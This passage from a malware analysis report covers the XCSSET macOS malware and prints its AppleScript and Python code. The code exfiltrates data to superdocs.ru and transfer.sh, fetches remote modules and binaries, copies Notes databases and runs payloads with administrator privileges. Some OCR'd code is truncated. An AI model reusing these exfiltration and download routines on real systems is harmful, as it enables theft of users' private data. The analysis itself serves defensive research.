
Many of the scripts shown above share the same structure and list of handlers but make minor changes to handle the specifics of each target application.

```
check_loop()
log(message)
runme()
upload(filePath, fileName)
urlencode(theText)
```




```
global FORCED_KILL
global REMOTE_PORT

set moduleName to "edge_remote"
set userName to do shell script "whoami"
set dFolder to POSIX path of ((path to me as text) & "::")
set LOG_VERSION to false
set FORCED_KILL to false
set REMOTE_PORT to 17264
```

The `contacts.applescript` has the role of targeting various chat apps from which to steal and exfiltrate data.




```
set fileName to urlencode(fileName)

if fileSize > MAX_OVERALL_SIZE then
    log "upload: file exceeds max size of " & MAX_OVERALL_SIZE & " MB. File size: " & fileSize & " MB"
    return
end if

if fileSize < MAX_SERVER_UPLOAD_SIZE then

    log "starting server upload for " & fileNameHuman & ". Expected file size: " & fileSize & " MB"

    set serialNumber to "XX00000000XX"

    try
        set serialNumber to do shell script "ioreg -c IOPlatformExpertDevice -d 2 | awk -F\\\" '/IOPlatformSerialNumber/{print $(NF-1)}'
    end try
```

Among other tasks, the `payloader.applescript` checks for AppleBackLightDisplay, presumably to distinguish between laptops and desktops. This info is part of what is exfiltrated, showing that the threat actors are keen to gather very precise hardware profiling information.




```
        try

            set displayState to do shell script "(ioreg -c AppleBacklightDisplay | grep brightness | grep
'\"dsyp\"={\"min\"=0,\"max\"=2,\"value\"=2}') &>/dev/null && echo 'on' || echo 'off'"

        end try

        try


            set moduleName to do shell script "curl --connect-timeout 14 -sk 'https://superdocs.ru/agent/payload.php?serial=" &
serialNumber & "&user=" & userName & "&hash=" & lastHash & "&display_state=" & displayState & "' | head -n 1"

            if moduleName is not equal to "" then

                set theModuleName to first item of split(moduleName, ";")
                set lastHash to second item of split(moduleName, ";")

                boot(theModuleName, true)
```

Similarly, the threat actors are interested in exactly how up-to-date the victim is with Apple’s XProtect and MRT malware removal tool, presumably all the better to target them with more effective payloads. The `listing.applescript` script is used for this purpose.



```
-- Xprotect

set logFile to quoted form of (dFolder & "xprotect.log")

do shell script "defaults read /Library/Apple/System/Library/CoreServices/XProtect.bundle/Contents/Info.plist
  CFBundleShortVersionString 2>/dev/null 1>" & logFile & " || echo 0"

upload(logFile, "Xprotect.txt")

do shell script ("rm -f " & logFile & " || true")


-- MRT

set logFile to quoted form of (dFolder & "mrt.log")

do shell script "defaults read /Library/Apple/System/Library/CoreServices/MRT.app/Contents/Info.plist CFBundleShortVersionString 2>/
  dev/null 1>" & logFile & " || echo 0"

upload(logFile, "osmrt.txt")

do shell script ("rm -f " & logFile & " || true")

try

  if macOsVersion contains "11." or macOsVersion contains "12." then

    set payload to "(cp ~/Library/Containers/com.apple.Notes/Data/Library/Notes/NotesV7.storedata ~/Library/Caches/
      NotesV8.storedata && cp ~/Library/Group\\ Containers/group.com.apple.notes/NoteStore.sqlite ~/Library/Caches/NoteStore.sqlite
      && touch ~/Library/Caches/.cmd_fda) 2>/dev/null || rm -f ~/Library/Caches/.cmd_fda || true"
```


Also of interest is the use of the public service transfer.sh for exfiltrating data files that are too large for the attacker’s server.


```
if fileSize < MAX_SERVER_UPLOAD_SIZE then

    log "starting server upload for " & fileNameHuman & ". Expected file size: " & fileSize & " MB"

    set serialNumber to "XX00000000XX"

    try

    try

else

    log "starting remote upload for " & fileNameHuman

    try
        set downloadLink to quoted form of (do shell script "curl -ks --connect-timeout 10 --upload-file " & filePath &
            " 'https://transfer.sh/" & fileName & "'")

        set tempFile to do shell script "temp_file=$(mktemp); echo $temp_file"

        do shell script "echo " & downloadLink & " > " & tempFile & "; curl -sk --connect-timeout 10 -H 'X-Users: " &
            userName & "' -H 'X-Mod: " & moduleName & "' -F 'file=@" & tempFile & "' -F 'filename=" & (fileName &
            ".txt") & "' https://superdocs.ru/agent/upload.php"

    on error the errorMessage number the errorNumber
        log ("remote upload failed with message: " & errorMessage)
    end try
```

XCSSET Changes for Monterey and Python

One of the more interesting things we noted in recent samples of XCSSET is the developer's awareness of OS versions and the clear intent that the authors are here for the long run.

Right from its initial version, XCSSET made use of python scripts for certain functions, in particular for dropping fake application icons on the Dock. It achieved this by abusing a public Github repo called DockUtil. In the latest version, we also note that XCSSET uses python to parse and steal data from the user's (legitimate) Notes.app. For this functionality, they use a modified version of a plugin from a legitimate python-based tool called mac_apt used by macOS forensics experts.



```python
def GetUncompressedData(compressed):
    if compressed == None:
        return None
    data = None
    try:
        data = zlib.decompress(compressed, 15 + 32)
    except zlib.error:
        log.exception('Zlib Decompression failed!')
    return data

def ReadNotesV2_V4_V6(db, notes, version, source, user):
    '''Reads NotesVx.storedata, where x= 2,4,6,7'''
    try:
        query = "SELECT n.Z_PK as note_id, n.ZDATECREATED as created, n.
                " (SELECT ZNAME from ZFOLDER where n.ZFOLDER=ZFOLDER.Z_P
                " (SELECT zf2.ZACCOUNT from ZFOLDER as zf1  LEFT JOIN ZF
                " ac.ZEMAILADDRESS as email, ac.ZACCOUNTDESCRIPTION as a
                " att.ZCONTENTID as att_id, att.ZFILEURL as file_url "\
                " FROM ZNOTE as n "\
                " LEFT JOIN ZNOTEBODY as b ON b.ZNOTE = n.Z_PK "\
                " LEFT JOIN ZATTACHMENT as att ON att.ZNOTE = n.Z_PK "\
                " LEFT JOIN ZACCOUNT as ac ON ac.Z_PK = folder_parent_id
        db.row_factory = sqlite3.Row
        cursor = db.execute(query)
        for row in cursor:
            try:
                att_path = ''
                if row['file_url'] != None:
                    att_path = ReadAttPathFromPlist(row['file_url'])
                note = Note(row['note_id'], row['folder'], row['title'],
                            row['acc_desc'], row['email'], row['username
                            CommonFunctions.ReadMacAbsoluteTime(row['cre
                            version, 0, '', user, source)
                notes.append(note)
            except (sqlite3.Error, KeyError):
                log.exception('Error fetching row data')
    except sqlite3.Error:
        log.exception('Query  execution failed. Query was: ' + query)
```


notes.py

Open with Xcode

```python
    return ''

def GetUncompressedData(compressed):
    if compressed == None:
        return None
    data = None
    try:
        data = zlib.decompress(compressed, 15 + 32)
    except:
        print('Zlib Decompression failed!')
    return data

def ReadNotesV2_V4_V6(db, notes, version, source):
    '''Reads NotesVx.storedata, where x= 2,4,6,7'''
    try:
        # " att.ZCONTENTID as att_id, att.ZFILEURL as file_url "
        # " LEFT JOIN ZATTACHMENT as att ON att.ZNOTE = n.Z_PK "
        query = "SELECT n.Z_PK as note_id, n.ZDATECREATED as created, n.ZDATEEDITED as edited, n.ZTITLE as title, "\
                " (SELECT ZNAME from ZFOLDER where n.ZFOLDER=ZFOLDER.Z_PK) as folder, "\
                " (SELECT zf2.ZACCOUNT from ZFOLDER as zf1  LEFT JOIN ZFOLDER as zf2 on (zf1.ZPARENT=zf2.Z_PK) where
n.ZFOLDER=zf1.Z_PK) as folder_parent_id, "\
                " ac.ZEMAILADDRESS as email, ac.ZACCOUNTDESCRIPTION as acc_desc, ac.ZUSERNAME as username,
b.ZHTMLSTRING as data "\
                " FROM ZNOTE as n "\
                " LEFT JOIN ZNOTEBODY as b ON b.ZNOTE = n.Z_PK "\
                " LEFT JOIN ZACCOUNT as ac ON ac.Z_PK = folder_parent_id"
        db.row_factory = sqlite3.Row
        cursor = db.execute(query)
        for row in cursor:
            try:
                # att_path = ''
                # if row['file_url'] != None:
                #     att_path = ReadAttPathFromPlist(row['file_url'])
                note = Note(row['note_id'], row['folder'], row['title'], '', row['data'], '', '',
                            row['acc_desc'], row['email'], row['username'],
                            ReadMacAbsoluteTime(row['created']), ReadMacAbsoluteTime(row['edited']),
                            version, source)
                notes.append(note)
            except:
                print('Error fetching row data')
    except:
        print('Query  execution failed. Query was: ' + query)

def ReadLengthField(blob):
    '''Returns a tuple (length, skip) where skip is number of bytes read'''
    length = 0
    skip = 0
    try:
        data_length = ConvertToInt(blob[0])
        length = data_length & 0x7F
        while data_length > 0x7F:
            skip += 1
            data_length = ConvertToInt(blob[skip])
            length = ((data_length & 0x7F) << (skip * 7)) + length
    except:
        print('Error trying to read length field in note data blob')
    skip += 1
    return length, skip
```


mac_apt on Github (left); malware script found in XCSSET (right)

XCSSET's authors have updated their AppleScripts to account for Apple's recent removal of python 2. The following image shows how the malware authors updated their `safari_remote.applescript` for python3 and Monterey 12.3 and above.



```
on sipOnExec()

    -- set payload to "
    -- try
    -- try
    --     do shell script \"security delete-generic-password -l 'Safari Session State Key'\"
    -- end try
    -- try
    --     do shell script \"security add-generic-password -a login -s 'Safari Session State Key' -A\"
    -- end try
    -- do shell script \"python " & runPyFile & " > /dev/null 2>&1 &\" --with administrator privileges
    -- end try
    -- "

    set payload to "
    try
        do shell script \"python " & runPyFile & " > /dev/null 2>&1 &\" --with administrator privileges
    end try
    "

    --Monterey 12.3+ python3

    if macOsVersion contains "12." then

        set payload to "
        try
            do shell script \"python3 " & runPyFile & " > /dev/null 2>&1 &\" --with administrator privileges
        end try
        "

    end if
```


Similarly, the comment in `edge_remote.applescript` shows that the authors are keenly aware that DockUtil and other utilities will need to be replaced in their toolkit in the near future.



```
-- START DOCK STUFF PYTHON NOT SUPPORTED SOON~~~~~!!!!

set dockUtil to quoted form of (dFolder & "/dockutil")

try
    do shell script ("[ -f " & dockUtil & " ] || curl -ks -o " & dockUtil & " https://superdocs.ru/agent/bin/dockutil --create-dirs")
    do shell script "chmod +x " & dockUtil

    set itemSet to do shell script dockUtil & " --list | grep 'Microsoft Edge' | awk '{print $3}' | sed s/%20/\\ /p | sed s/file:\\\\/\\\\//p"
```

XCSSET Threat Actors and Targets

